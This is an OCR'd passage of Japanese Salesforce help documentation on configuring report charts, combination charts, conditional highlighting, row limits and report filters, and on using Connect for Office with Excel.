使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

グラフのプロパティ

標準レポート、カスタム集計レポート、またはマトリックスレポートにグラフを追加できます。グラフのプロパティでは、グラフに表示するデータ、ラベルと色、および適用する条件付き強調表示を指定します。

メモ: このトピックは、レポートビルダーを使用していない場合にのみ適用されます。*レポートビルダー*は、レポートのビジュアルエディタです。

グラフのプロパティをカスマイズするには、マトリックスレポートまたはサマリーレポートで [グラフを追加] または [グラフを編集] をクリックして、[グラフデータ] タブおよび [フォーマッティング] タブの各項目を使用します。

制限、考慮事項、およびヒントは、「グラフを使用したデータの効果的な表示」(ページ 4670)を参照してください。

グラフデータの設定

次のオプションを使用して、グラフに表示されるデータを制御します。

項目	説明
グラフの種類	レポート内のデータを表現するグラフの種類を選択します。選択したグラフの種類によって、設定に使用できるグラフのプロパティが決まります。
[X 軸] と [Y 軸]	グラフの軸上に表示する値を選択します。グラフの種類に従って、軸の値は、レポート内で定義されているレコード数、集計項目、またはグルーピングになります。 メモ: [この数式をどこに表示しますか?] オプションが [すべての集計レベル] 以外のグルーピングレベルに設定されているカスタム集計項目に Y 軸が対応している場合、X 軸とグルーピング選択はカスタム集計項目のグルーピングレベルに対応する必要があります。
組み合わせグラフ	対象のグラフに追加の値を描画するには、このオプションを使用します。選択したグラフの種類で組み合わせグラフが許可されている必要があります。
グルーピング	グラフで情報をグループ化する方法を選択します。レポートで定義されているグルーピングの中からのみ選択できます。横棒グラフと縦棒グラフの場合、アイコンをクリックしてグルーピング表示を選択します。[横並び]、[積み上げ]、または [100% 積み上げ] があります。単独または集合の折れ線グラフの場合、[累積折れ線] を選択できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

項目	説明
値	円グラフ、ドーナツグラフ、またはじょうごグラフに値として何を表示するか選択します。
系列	円グラフまたはドーナツグラフに系列として何を表示するか選択します。
区分	じょうごグラフに区分として何を表示するか選択します。

グラフのプレゼンテーション

次のオプションを使用して、グラフの表示と動作を制御します。

項目	説明
グラフタイトル	グラフの名前を入力します。
タイトルの色	グラフタイトルのテキストの色を選択します。
タイトルサイズ	グラフタイトルのテキストのフォントサイズを選択します。最大サイズは 18 です。18 より大きい値は 18 ポイントで表示されます。
テキストの色	グラフ内のすべてのテキストとラベルの色を選択します。
サイズ	グラフ内のすべてのテキストとラベルのフォントサイズを選択します。最大サイズは 18 です。18 より大きい値は 18 ポイントで表示されます。
背景のグラデーション	背景のグラデーション色の方向を選択します。また、グラデーションの［開始の色］と［終了の色］を選択します。背景のデザインが必要ない場合は、両方に白を選択します。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。
小グループを「その他」グループと組み合わせる	合計の 3% 以下のグループをすべて 1 つの「その他」系列または区分にまとめます。グラフにすべての値を個別に表示する場合は、この選択を解除します。円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。このオプションは、デフォルトで、円グラフ、ドーナツグラフの場合はオン、じょうごグラフの場合はオフになります。
X 軸または Y 軸の範囲	棒グラフ、折れ線グラフ、または縦棒グラフの軸の範囲を手動、自動のどちらで設定するかを選択します。手動で設定する場合は、表示する軸の最大値および最小値を入力します。設定した範囲外にデータポイントがあると、グラフの生成時にそうした値も含まれるように軸が自動的に拡張されます。
軸ラベルを表示する	グラフの各軸のラベルを表示します。このプロパティは、棒グラフと折れ線グラフにのみ適用されます。
表示ラベルを表示する	円グラフ、ドーナツグラフ、またはじょうごグラフのラベルを表示します。
グループの表示 （%）	グラフの各グループのパーセント値を表示します。

項目	説明
X 軸値の表示または Y 軸値の表示	グラフの軸の個々のレコードまたはグループの値を表示します。このプロパティは、特定の横棒グラフと縦棒グラフにのみ適用されます。
値を表示	グラフの個々のレコードまたはグループの値を表示します。これは、特定のグラフの種類にのみ適用されます。
系列の表示 （%）	円グラフおよびドーナツグラフの各系列のパーセント値を表示します。
合計を表示	ドーナツグラフの合計値を表示します。
区分の表示 （%）	じょうごグラフの各区分のパーセント値を表示します。
詳細のフロート表示	グラフ上にマウスを置いたときに、値、ラベル、およびパーセントを表示します。詳細のフロート表示はグラフの種類によって異なります。パーセントは、円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。データポイントが200個を超えるグラフを表示する場合、フロート表示は無効になります。
グラフサイズ	グラフのサイズを選択します。[特小] から [特大] まであります。
グラフの位置	グラフをレポートの上か下に置きます。

条件付き強調表示

サマリーレポートやマトリックスレポートの項目値を、指定した範囲と色に従って強調表示します。条件付き強調表示を有効化するには、レポートに集計項目またはカスタム集計項目が少なくとも1つ含まれている必要があります。

項目	説明
概要	数値の範囲を色で表現する集計項目を選択します。
ローレンジの色	[下限ブレークポイント] 値を下回るデータを表現する色を選択します。
下限ブレークポイント	[ローレンジの色] と [ミドルレンジの色] の間のしきい値として機能する数値。[下限ブレークポイント] 値とまったく同じ値は、[ミドルレンジの色] として表示されます。
ミドルレンジの色	[下限ブレークポイント] 値と [上限ブレークポイント] 値の間のデータを表現する色を選択します。
上限ブレークポイント	[ミドルレンジの色] と [ハイレンジの色] の間のしきい値として機能する数値。[上限ブレークポイント] 値とまったく同じ値は、[ハイレンジの色] として表示されます。
ハイレンジの色	[上限ブレークポイント] 値を上回るデータを表現する色を選択します。

関連トピック:

- グラフの種類
- レポートのカスタマイズ

グラフを使用したデータの効果的な表示

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートにグラフを追加する場合、負の値、大きすぎるまたは小さすぎる数値、カスタム集計項目、および項目レベルセキュリティなどの要素はグラフの表示に影響する場合があります。レポート形式を切り替えたり、グループ化およびブロックを変更したりすると、グラフにも影響があります。

- グラフには、250 を超えるグループまたは 4,000 を超える値を含めることはできません。グラフに描画するグループまたは値が多すぎるというエラーメッセージが表示された場合は、レポート検索条件を調整して、数を減らしてください。組み合わせグラフでは、すべてのグループおよび値が合計のカウント対象となります。
- グラフで使用されているアクセス権を失った場合、代わりに別の項目が使用される場合があります。使用できる項目がない場合、レコード数が使用されます。
- グラフの小数点の位置の精度はカスタマイズできません。数値と通貨の値は小数点第 2 位に丸められます。パーセント値は、小数点第 1 位に丸められます。
- 数値が大きすぎるか小さすぎる場合は、科学的記数法で表示されます。たとえば、5,750,000,000 は 5.75E9 と表示され、-0.0000000061 は -6.1E-9 と表示されます。
- 負の値は、すべての折れ線グラフ、および積み上げ以外の横棒グラフと縦棒グラフに表示されます。円グラフ、ドーナツグラフ、じょうごグラフ、および積み上げ縦棒グラフでは、負の値は表示されません。負の値を含むグルーピングは凡例に表示され、負の値はすべての集計値の計算(ドーナツグラフの合計を含む)に反映されます。
- グラフを作成する場合、子オブジェクトの項目で分類した後に親オブジェクトの項目で合計しないでください。これは良い方法ではありません。これをドーナツグラフで実行すると、表示される合計が系列の合計と一致しない場合があります。
- ダッシュボードとレポートグラフでは、カスタム集計項目に表示される小数点以下の値は、項目の設定ではなく、デフォルトの通貨設定を使用して表示されます。たとえば、集計項目の小数点以下の桁数を 0 に指定した場合、列には小数が表示されませんが、グラフの値にはデフォルト通貨に指定した小数点以下の桁数 (通常 2 桁) が示されます。これは、通貨、数字、パーセントに適用されます。
- 結合レポートでは、集計項目の名前に項目名とブロック名の両方が含まれます。たとえば、ブロック 1 の [金額] 項目を集計した場合、グラフエディタでは [ブロック 1 — 合計金額] として表示されます。クロスブロックまたは標準カスタム集計項目が複数のブロックに含まれる場合、項目名にはブロック名が含まれます。
- レポートにすでにグラフが含まれている場合は、レポート形式を変更したり、ブロック、グループ化または集計項目を削除したりすると、次の表に説明する影響があります。

変更内容...	影響...
レポート形式をサマリー、マトリックスまたは結合から表形式に切り替える	レポートからグラフがすべて削除されます。
レポート形式をサマリーからマトリックスに切り替える	第 1 のサマリーグルーピングは、第 1 の行グルーピングになります。 第 2 のサマリーグルーピングは、第 1 の列グルーピングになります。

変更内容...	影響...
	第 3 のサマリーグルーピングは、第 2 の行グルーピングになります。グラフは変更されません。
レポート形式をマトリックスからサマリーに切り替える	第 1 の行グルーピングは、第 1 のサマリーグルーピングになります。 第 2 の行グルーピングは、第 3 のサマリーグルーピングになります。 第 1 の列グルーピングは、第 2 のサマリーグルーピングになります。 第 2 の列グルーピングは削除されます。そのグラフが 2 番目の列のグループ化を使用していた場合、そのグループ化はグラフでまだ使用されていない最初に使用可能な集計項目に置き換えられます。
レポート形式をサマリーまたはマトリックスから結合に切り替える	既存のレポートが最初のブロックになり、グラフはレポートに保持されます。 マトリックスレポートが 2 番目の列のグループ化を使用していた場合、そのグループ化はグラフでまだ使用されていない最初に使用可能な集計項目に置き換えられます。 サマリーレポートまたはマトリックスレポートがバケット項目のグループ化を含んでいた場合、そのグループ化はグラフでまだ使用されていない次に使用可能なグループ化に置き換えられます。
レポート形式を結合からサマリーまたはマトリックスに切り替える	最初のブロックはレポートになり、グループ化およびグラフは保持されます。結合バージョンのグラフが最初のブロックの集計項目を含んでいた場合、それらはサマリーレポートのグラフで保持されます。その他のブロックの集計はグラフから削除されます。
結合レポートから集計項目を含むブロックを削除する	集計項目は次に使用可能な集計項目に置き換えられます。使用可能な追加の集計項目がない場合、元の項目は残りの最初のブロックのレコード件数に置き換えられます。レポートからすべてのブロックを削除すると、グラフは完全に削除されます。
グラフで使用されているグループ化を削除する	グループ化は次に使用可能なグループ化に置き換えられます。すべてのグループ化が削除されると、グラフも削除されます。結合レポートにレポートタイプを追加した場合、または項目レベルセキュリティの結果としてなど、項目が使用できなくなった場合、グループ化が自動的に削除される可能性があります。
グラフで使用されている集計項目を削除する(カスタムおよびクロスブロック集計を含む)	集計項目は次に使用可能な集計項目に置き換えられます。使用可能な追加の集計項目がない場合、その項目はレポートまたは最初のブロックのいずれかのレコード件数に置き換えられます。項目レベルセキュ

変更内容...	影響...
	リティの結果として、またはレポート形式が変更された場合に、集計項目が自動的に削除される可能性があります。

関連トピック:

- レポートへのグラフの追加
- グラフフォーマッティングオプション
- 1 つのグラフに異なるデータセットを表示

1 つのグラフに異なるデータセットを表示

*組み合わせグラフ*では、1つのグラフ上に複数のデータセットが描画されます。各データセットは異なる項目に基づいているため、簡単に値を比較できます。また、特定の種類のグラフを組み合わせて、1 つのグラフにさまざまな方法でデータを示すこともできます。

組み合わせグラフには、次の機能があります。

- 既存の折れ線グラフ、縦棒グラフ、集合縦棒グラフ、または積み上げ縦棒グラフに折れ線を追加する。
- 既存の累積折れ線グラフに累積折れ線を追加する。
- 縦棒グラフに最大 3 つの縦棒を追加する。
- 横棒グラフに最大 3 つの横棒を追加する。

たとえば、営業マネージャが同じグラフ上に「パイプライン金額」は折れ線で、「進行中の商談数」は縦棒で表示しようとしているとします。

1. 任意のサマリーレポートまたはマトリックスレポートを編集するか、サマリーレポートまたはマトリックスレポートを表示するダッシュボードコンポーネントを編集します。
2. 組み合わせグラフを作成できるグラフの種類を選択します。
   - 横棒グラフ
   - 縦棒グラフ
   - 集合縦棒グラフ
   - 積み上げ縦棒グラフ
   - 折れ線グラフ
   - 累積折れ線グラフ
3. [プロット追加値] チェックボックスをオンにします。組み合わせグラフを設定すると、グラフプレビューが更新されます。
4. グラフにプロットするには、［値］を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

AND

「レポートビルダー」

5. ［表示］を選択します。利用できるオプションは、グラフの種類、およびグラフとダッシュボードコンポーネントのどちらを編集しているかによって異なります。
   - 縦棒または横棒の場合は、[棒を追加] リンクまたは [列を追加] リンクをクリックして最大 3 つまで追加できます。
   - 縦棒グラフに折れ線を追加する場合は、[第 2 軸を使用] を選択して、追加する折れ線の軸を縦棒グラフの右側に個別に表示します。軸を別個に表示すると、2 つの値の範囲または単位が異なる場合に便利です。

     メモ: [第 2 軸を使用] を選択すると、［値］ドロップダウンリストから選択できる値が多くなります。このオプションを使用しないと、Y 主軸と同じ種類 (数値、通貨、パーセントなど) の値しか選択できなくなります。このオプションは、特定の組み合わせグラフでのみ使用できます。

6. レポートを設定したら、[レポート実行] または [保存] をクリックします。

メモ:

- グラフで使用されているアクセス権を失った場合、代わりに別の項目が使用される場合があります。使用できる項目がない場合、レコード数が使用されます。
- X 軸と Y 軸の両方を *［自動］* に設定することはできません。*［自動］* に設定されている場合は、グラフをプロットできません。
- 条件設定済みドリルダウンは、ダッシュボードの組み合わせグラフでは機能しません。

関連トピック:

グラフの種類
レポートへのグラフの追加
組み合わせグラフの例

組み合わせグラフの例

組み合わせグラフを使用して、1 つの軸範囲に対して複数の値を表示したり、2 種類のグラフを組み合わせて表示したり、2 つの連続する集計値を比較したりします。


組み合わせグラフでは、1 つのグラフ上に複数のデータセットが描画されます。

縦棒グラフに縦棒を追加

1 つの軸範囲に対して複数の値を表示する場合は、縦棒グラフに縦棒を追加します。

この例のグラフを作成するには、グラフの種類で縦棒を選択して商談総額を［Y 軸］、フェーズを［X 軸］に設定し、[プロット追加値] オプションを使用して期待収益の合計を縦棒として追加します。

これで各フェーズの期待値に対する実績値をすばやく比較できます。




縦棒グラフに折れ線を追加

2 種類のグラフを組み合わせて表示するには、縦棒グラフに折れ線を追加します。2 本目の軸を使用すると、異なる種類の値をグラフに追加できます。

この例のグラフを作成するには、グラフの種類で縦棒を選択して商談総額を［Y 軸］、会計年度を［X 軸］に設定し、[プロット追加値] オプションを使用して案件数を折れ線として追加します。[第 2 軸を使用] を選択すると、［値］ドロップダウンリストから異なる種類の集計値を選択できるようになります。

このようにして、各年の総額と案件数の両方を 1 つのグラフに表示できます。




折れ線グラフに折れ線を追加

2 つの連続する集計値を比較するには、折れ線グラフに折れ線を追加します。

この例のグラフを作成するには、商談金額の3週間の移動平均を計算するカスタム集計項目を設定した後、グラフの種類で折れ線を選択して商談総額を［Y 軸］、日付を［X 軸］に設定し、[プロット追加値] オプションを使用して計算した 3 週間の移動平均を折れ線として追加します。

このようにして、この期間の売上と移動平均を比較できます。



この例で使用したカスタム集計項目は次のとおりです。

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

関連トピック:

1 つのグラフに異なるデータセットを表示

グラフフォーマッティングオプション

次のオプションを使用して、グラフの表示と動作を制御します。

項目	説明
グラフタイトル	グラフの名前を入力します。
タイトルの色	グラフタイトルのテキストの色を選択します。
タイトルサイズ	グラフタイトルのテキストのフォントサイズを選択します。最大サイズは 18 です。18 より大きい値は 18 ポイントで表示されます。
テキストの色	グラフ内のすべてのテキストとラベルの色を選択します。
サイズ	グラフ内のすべてのテキストとラベルのフォントサイズを選択します。最大サイズは 18 です。18 より大きい値は 18 ポイントで表示されます。
背景のグラデーション	背景のグラデーション色の方向を選択します。また、グラデーションの［開始の色］と［終了の色］を選択します。背景のデザインが必要ない場合は、両方に白を選択します。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。
小グループを「その他」グループと組み合わせる	合計の 3% 以下のグループをすべて 1 つの「その他」系列または区分にまとめます。グラフにすべての値を個別に表示する場合は、この選択を解除します。円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。このオプションは、

項目	説明
	デフォルトで、円グラフ、ドーナツグラフの場合はオン、じょうごグラフの場合はオフになります。
X 軸または Y 軸の範囲	棒グラフ、折れ線グラフ、または縦棒グラフの軸の範囲を手動、自動のどちらで設定するかを選択します。手動で設定する場合は、表示する軸の最大値および最小値を入力します。設定した範囲外にデータポイントがあると、グラフの生成時にそうした値も含まれるように軸が自動的に拡張されます。
軸ラベルを表示する	グラフの各軸のラベルを表示します。このプロパティは、棒グラフと折れ線グラフにのみ適用されます。
表示ラベルを表示する	円グラフ、ドーナツグラフ、またはじょうごグラフのラベルを表示します。
グループの表示 （%）	グラフの各グループのパーセント値を表示します。
X 軸値の表示または Y 軸値の表示	グラフの軸の個々のレコードまたはグループの値を表示します。このプロパティは、特定の横棒グラフと縦棒グラフにのみ適用されます。
値を表示	グラフの個々のレコードまたはグループの値を表示します。これは、特定のグラフの種類にのみ適用されます。
系列の表示 （%）	円グラフおよびドーナツグラフの各系列のパーセント値を表示します。
合計を表示	ドーナツグラフの合計値を表示します。
区分の表示 （%）	じょうごグラフの各区分のパーセント値を表示します。
詳細のフロート表示	グラフ上にマウスを置いたときに、値、ラベル、およびパーセントを表示します。詳細のフロート表示はグラフの種類によって異なります。パーセントは、円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。データポイントが200個を超えるグラフを表示する場合、フロート表示は無効になります。
グラフサイズ	グラフのサイズを選択します。[特小] から [特大] まであります。
グラフの位置	グラフをレポートの上か下に置きます。

関連トピック:

レポートへのグラフの追加

テーブルへのレポートデータの表示

ユーザがデータを簡単にスキャンできるように、詳細や範囲は非表示にし、表示する結果の数を制限し、色を付けて強調表示します。テーブルをダッシュボードコンポーネントに表示することもできます。

1. レポートの詳細の表示と非表示
   レポート実行ページまたはレポートビルダーから、レポートの詳細を表示または非表示にできます。詳細を非表示にすると、個別のレコードはレポートに表示されません。グループ化、集計項目、およびレコード件数は、表示されたままです。
2. データ範囲の強調表示
   サマリーレポートやマトリックスレポートの項目値を、指定した範囲と色に従って強調表示します。条件付き強調表示を有効化するには、レポートに集計項目またはカスタム集計項目が少なくとも 1 つ含まれている必要があります。
3. ダッシュボードでの表形式レポートの使用
   表形式レポートが返す行数を制限すると、表形式レポートをダッシュボードテーブルコンポーネントまたはグラフコンポーネントのソースレポートとして使用できます。
4. レポートの結果の制限
   レポートの範囲に制限を設定して、多数のレコードが処理されるのを回避します。結果を制限するための組み込みの選択肢は、レポートするオブジェクトによって異なります。

関連トピック:

データ範囲の強調表示
レポートの結果の制限
レポートの詳細の表示と非表示
ダッシュボードでの表形式レポートの使用

レポートの詳細の表示と非表示

レポート実行ページまたはレポートビルダーから、レポートの詳細を表示または非表示にできます。詳細を非表示にすると、個別のレコードはレポートに表示されません。グループ化、集計項目、およびレコード件数は、表示されたままです。

- 個別のレコードを非表示にするには、レポート実行ページで、[詳細を非表示]をクリックします。すべてのレコードを表示するには、[詳細の表示]をクリックします。
- レポートビルダーでは、[表示]>[詳細]をクリックします。[詳細] メニュー項目の横にあるチェックマークは、詳細が表示されていることを示します。レコードの表示と非表示を切り替えるには、[詳細] をクリックします。

関連トピック:

ブロックのレコード件数の表示および非表示
新規レポートの作成
異なるタイプの情報を結合レポートに集約

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

データ範囲の強調表示

サマリーレポートやマトリックスレポートの項目値を、指定した範囲と色に従って強調表示します。条件付き強調表示を有効化するには、レポートに集計項目またはカスタム集計項目が少なくとも 1 つ含まれている必要があります。

条件付き強調表示を設定するには、レポートビルダーで [表示] > [条件付き強調表示] をクリックし、次のようにブレークポイント値とレンジの色を設定します。

項目	説明
概要	数値の範囲を色で表現する集計項目を選択します。
ローレンジの色	[下限ブレークポイント] 値を下回るデータを表現する色を選択します。
下限ブレークポイント	[ローレンジの色] と [ミドルレンジの色] の間のしきい値として機能する数値。[下限ブレークポイント] 値とまったく同じ値は、[ミドルレンジの色] として表示されます。
ミドルレンジの色	[下限ブレークポイント] 値と [上限ブレークポイント] 値の間のデータを表現する色を選択します。
上限ブレークポイント	[ミドルレンジの色] と [ハイレンジの色] の間のしきい値として機能する数値。[上限ブレークポイント] 値とまったく同じ値は、[ハイレンジの色] として表示されます。
ハイレンジの色	[上限ブレークポイント] 値を上回るデータを表現する色を選択します。

関連トピック:

新規レポートの作成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

ダッシュボードでの表形式レポートの使用

表形式レポートが返す行数を制限すると、表形式レポートをダッシュボードテーブルコンポーネントまたはグラフコンポーネントのソースレポートとして使用できます。

1. [追加] > [行制限] をクリックします。
2. ［行制限］を、*［10］*、*［25］*、または *［カスタム］* に設定します。[カスタム] を選択する場合は、1 ～ 99 の数値を入力します。
3. ［並び替え］および並び替え順オプションを設定します。列に [この項目で行数を制限] を選択した場合、これらのオプションはすでに設定されています。
4. [OK] をクリックします。
5. ツールバーで [ダッシュボードの設定] をクリックします。
6. ダッシュボードのテーブルおよびグラフで使用する［名前］と［値］を選択します。テーブルに名前と値の両方が表示されます。グラフは名前ごとにグループ化されます。
7. [OK] をクリックします。これで、この表形式レポートをダッシュボードコンポーネントのソースレポートとして使用できます。

ヒント: 表形式レポートを表示するダッシュボードコンポーネントを作成するとき、ダッシュボードコンポーネントエディタを使用して、[ダッシュボードの設定] で選択した設定を上書きできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

レポートの結果の制限

レポートの範囲に制限を設定して、多数のレコードが処理されるのを回避します。結果を制限するための組み込みの選択肢は、レポートするオブジェクトによって異なります。

- レポートビルダーでヘッダー、小計、合計のみが表示されるレポートを折りたたみビューで表示するには、[表示] > [詳細] を選択解除します。

  レポート実行ページで、レポート上部にある [詳細を非表示] または [詳細の表示] をクリックします。

- 項目で絞り込むには、[追加] > [項目の絞り込み] をクリックします。表形式レポート、サマリーレポート、およびマトリックスレポートでは、[項目] ペインから [条件] ペインに項目をドラッグして、レポート検索条件を追加できます。
- クロス条件は、通常の条件と同様に機能します。ただし、クロス条件には独自の特性がいくつかあります。クロス条件を追加するには、[追加] > [クロス条件] をクリックします。
- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、[階層] リンクで、ロールまたはテリトリー階層に基づくレポート結果を参照できます。
- 組織がディビジョンを使用してデータを分類しており、「ディビジョンの使用」権限を持っている場合は、[ディビジョン] ドロップダウンリストを使用して、レコードを 1 つのディビジョンまたはすべてのディビジョンに含めます。現在の所属ディビジョンのレコードを表示するには、*[現在]* を選択します。すでに対象 (「私のケース」や「私のチームの取引先」など) が指定されているレポートには、すべてのディビジョンのレコードが含まれており、特定のディビジョンに制限することはできません。「ディビジョンの使用」権限を持っていない場合は、レポートに、全ディビジョンのレコードが表示さます。
- レポートビルダーで [追加] > [行制限] をクリックすると、表形式レポートに表示する最大レコード数を設定できます。行数を設定してから、並び替えする項目と並び替え順を選択します。表形式レポートの行数を制限することにより、レポートをダッシュボードテーブルやグラフコンポーネントのソースとして利用できます。

  表形式レポートの [行制限] オプションは、オブジェクト A にオブジェクト B があるかどうかというカスタムレポートタイプから作成されたレポートに主オブジェクトの項目のみを表示します。たとえば、取引先責任者の有無に関係ない取引先のレポートの場合、取引先の項目のみが表示されます。カスタムレポートタイプには、関連付けの有無に関係ないオブジェクトより後の項目は表示されません。たとえば、ケースレポートの有無に関係なく取引先責任者を持つ取引先では、取引先と取引先責任者の項目のみを使用できます。レポート形式を変更すると、[行制限] 設定は失われます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

メモ: カスタムテキスト項目の最初の 255 文字のみが、検索条件のためにカウントされます。たとえば、項目の条件を追加して商談を検索する際、カスタムテキスト項目 *顧客のメモ* には「電話」という語が含

まれるが、「電話」は項目で256文字以降に出現する場合、条件でそのレコードは検索されません。標準テキスト項目では、項目の長さに関係なく、すべての文字がカウントされます。

関連トピック:

- レポート実行ページ
- 例: クロス条件を使用した関連オブジェクトのレポート

Excel を使用した Salesforce データのレポート

Connect for Office には、Excel アドインが含まれています。これを使用すると、Microsoft® Excel® から Salesforce レポートに安全にアクセスできます。必要なレポートを Salesforce で作成して Excel のワークシートに取り込み、Excel の数式、図、ピボットテーブルを使用してデータをカスタマイズ、分析します。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

また、Excel アドインでのレポートや項目へアクセスは、通常の Salesforce での操作と同様に実行できます。カスタマイズされた Excel ワークシートを [ドキュメント] タブで配布します。すべてのユーザは、カスタマイズされた分析をリアルタイムで追跡できます。1つのワークシートから複数のレポートにあるデータを参照して、主要な総計値の概要を 1 ページに表示することもできます。

Excel と Salesforce 間の通信では、セキュリティで保護された HTTPS プロトコルを使用します。これは、Web ブラウザからログインするときのプロトコルと同じものです。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

Excel から Salesforce レポートにアクセスする
- 「レポート実行」

  および

  「レポートのエクスポート」

1. Connect for Office のインストール

   Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。
2. Connect for Office へのログイン

   Salesforce のレポートのデータを要求するには、まず Salesforce にログインする必要があります。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。
3. Connect for Office を使用したレポートの Excel へのインポート

   Salesforce のカスタムレポートまたは標準レポートを Excel にインポートし、Excel の数式、グラフ、およびピボットテーブルを使用して、データをさらに分析できます。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。
4. Connect for Office でのデータの最新表示と更新

   Excel の Salesforce レポートを最新に保つには、レポートのデータとピボットテーブル (作成した場合) を定期的に最新表示します。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

Connect for Office のインストール

Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

Connect for Office のシステム要件は次のとおりです。

- Microsoft® Office 2007
- Microsoft® Windows Vista® (32 ビットのみ) - Salesforce が TLS 1.0 を無効化するまで。

1. Word、Excel®、および Outlook® など、すべての Microsoft® Office プログラムを閉じます。
2. 個人設定から、［クイック検索］ボックスに「`Office`」と入力し、**[Connect for Office]** を選択します。

